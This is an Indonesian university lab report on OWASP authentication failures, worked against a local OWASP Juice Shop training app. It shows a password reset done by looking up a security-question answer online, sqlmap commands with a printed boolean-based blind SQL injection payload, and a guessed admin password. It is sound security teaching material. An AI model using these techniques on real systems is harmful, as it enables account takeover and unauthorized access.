

LAPORAN RESMI
PRAKTIKUM KEAMANAN JARINGAN
A07 IDENTIFICATION AND AUTHENTICATION FAILURES



Oleh :

Tarisa Dinda Deliyanti 3122640037

Fisabili Maghfirona Firdaus 3122640051

D4 LJ Teknik Informatika B

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA
TAHUN AJARAN 2022/2023


A. PENJELASAN SINGKAT

Sebelumnya Identification and Authentication Failures dikenal sebagai Broken Authentication. Identifikasi dan autentikasi membantu framework digital sebagai pertahanan awal. Identifikasi melibatkan pengatribusian identitas unik setiap pengguna untuk menggunakan layanan aplikasi. Autentikasi memvalidasi sesi pengguna berdasarkan identitas yang ditetapkan dan kredensial akses. Kegagalan identifikasi dan autentikasi terjadi ketika aplikasi gagal menerapkan fungsi yang terkait dengan identitas pengguna, keaslian, dan manajemen sesi dengan benar. Kegagalan seperti ini sering menyebabkan ancaman tingkat sistem yang terus-menerus dieksploitasi oleh aktor jahat untuk mengambil identitas pengguna, pencurian data, atau kompromi seluruh sistem.

B. PERCOBAAN 1

Pada percobaan satu ini akan mereset password dari akun OWASP Bjoern via Forgot Password dengan menjawab pertanyaan keamanan yang diberikan oleh sistem.


1. Mencari akun dari user Bjoern pada review salah satu produk di Juice Shop website




2. Setelah alamat email Bjoern dicopy, pindah ke halaman login, dan klik Forgot your password pada login page karena tidak tahu apa password untuk akun ini.

A screenshot of the 'Login' page in the OWASP Juice Shop. The page has a dark background. It features two input fields: 'Email *' and 'Password *', both outlined in orange. Below the email field is the text 'Please provide an email address.' and below the password field is 'Please provide a password.' To the right of the password field is an eye icon for toggling visibility. Below these fields is a green link that says 'Forgot your password?'. At the bottom, there is a 'Log in' button with a right-pointing arrow icon, and a checkbox labeled 'Remember me'. Below the checkbox is a horizontal line with the word 'or' in the center, indicating an alternative login method.

3. Inputkan email bjoern@owasp.org dan akan tampil pertanyaan keamanan dari akun tersebut yaitu nama hewan favorit nya.



4. Untuk bisa menemukan nama hewan favorit Bjoern, mencoba mencari di internet dengan keyword “Bjoern’s favorite pet” dan hasil teratasnya adalah sebagai berikut.



5. Setelah diketahui nama hewan favoritnya adalah Zaya, inputkan pada form lupa password. Ketikkan password baru sesuai keinginan dan klik change. Di sini saya menggunakan password baru: Admin123

Security Question

New Password *

Repeat New Password *

Password must be 5-40 characters long. 8/20

Show password advice

- ✓ contains at least one lower character
- ✓ contains at least one upper character
- ✓ contains at least one digit
- ! contains at least one special character
- ✓ contains at least 8 characters

Change

6. Setelah klik change, akan tampil notifikasi berhasil menyelesaikan challenge

You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)

Forgot Password

Your password was successfully changed.

Email *

Security Question

7. Untuk membuktikan berhasil login atau tidak menggunakan password yang baru, Kembali ke halaman login dan masukkan email dan password yang baru.

Login

Email *

bjoern@owasp.org

Password *

Admin123

Forgot your password?


Log in

Remember me

or

Log in with Google

Hasilnya berhasil login dengan email bjoern@owasp.org dan password barunya



C. PERCOBAAN 2

Percobaan kedua adalah login dengan kredensial user dari administrator tanpa mengubah password saat ini atau menerapkan SQL Injection.

1. Ketikkan perintah sqlmap berikut: `sqlmap -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --level=5 --risk=3 --banner --ignore-code=401 --dbms='sqlite' --technique=b`

```
root@kali: ~/home/kali
# sqlmap -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --level=5 --risk=3 --banner --ignore-code=401 --dbms='sqlite' --technique=b

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:28:21 /2023-06-03/

[11:28:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: email (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: email=test@test' OR NOT 3263=3263-- LrDZ6password=test

[11:28:21] [INFO] testing SQLite
[11:28:21] [INFO] confirming SQLite
[11:28:21] [INFO] actively fingerprinting SQLite
[11:28:21] [INFO] the back-end DBMS is SQLite
[11:28:21] [INFO] fetching banner
[11:28:21] [INFO] resumed: 3.34.0
back-end DBMS: SQLite
banner: '3.34.0'
[11:28:21] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[11:28:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
```

Akan tampil payload dan mendeteksi beberapa parameter. Untuk hasil dari perintah diatas adalah error 401 yang artinya request yang dikirim ke website tidak bisa diautentikasi.

2. Mencoba kembali perintah yang sama seperti sebelumnya, namun email diubah menjadi admin@juice-sh.op dan password tetap test.

```
root@kali: ~/home/kali
# sqlmap -u "http://localhost:3000/rest/user/login" --data="email=admin@juice-sh.op&password=test" --level=5 --risk=3 --banner --ignore-code=401 --dbms='sqlite' --technique=b

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 11:33:59 /2023-06-03/

[11:33:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: email (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: email=test@test' OR NOT 3263=3263-- LrDZ6password=test

[11:33:59] [INFO] testing SQLite
[11:33:59] [INFO] confirming SQLite
[11:33:59] [INFO] actively fingerprinting SQLite
[11:33:59] [INFO] the back-end DBMS is SQLite
[11:33:59] [INFO] fetching banner
[11:33:59] [INFO] resumed: 3.34.0
back-end DBMS: SQLite
banner: '3.34.0'
[11:33:59] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[11:33:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
```

Adapun hasilnya tetap 401 artinya email dan password masih belum benar.

3. Mencoba kembali dengan email admin@juice-sh.op, namun password diubah menjadi admin123 yang dikira-kira berdasarkan ketentuan ketika membuat password.



```
(root@kali)~# sqlmap -u "http://localhost:3000/rest/user/login" --data="email=admin@juice-sh.op&password=admin123" --level=5 --risk=3 --banner --ignore-code=401 --dbms='sqlite' --technique=B --logDB --logDBPath=/root/.local/share/sqlmap/output

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:40:09 /2023-06-03/

[11:40:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: email (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: email=test@test' OR NOT 3263=3263-- LrDZ6password=test

[11:40:09] [INFO] testing SQLite
[11:40:09] [INFO] confirming SQLite
[11:40:09] [INFO] actively fingerprinting SQLite
[11:40:09] [INFO] the back-end DBMS is SQLite
[11:40:09] [INFO] fetching banner
[11:40:09] [INFO] resumed: 3.34.0
back-end DBMS: SQLite
banner: '3.34.0'
[11:40:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output'
```

The browser window shows the OWASP Juice Shop login page. A green notification banner at the top states: "You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL injection.)". The login form includes fields for Email and Password, a "Remember me" checkbox, a "Log in" button, a "Log in with Google" button, and a link for "Not yet a customer?".

Ketika tampil popup seperti gambar di atas, maka challenge tentang password strength berhasil dilakukan.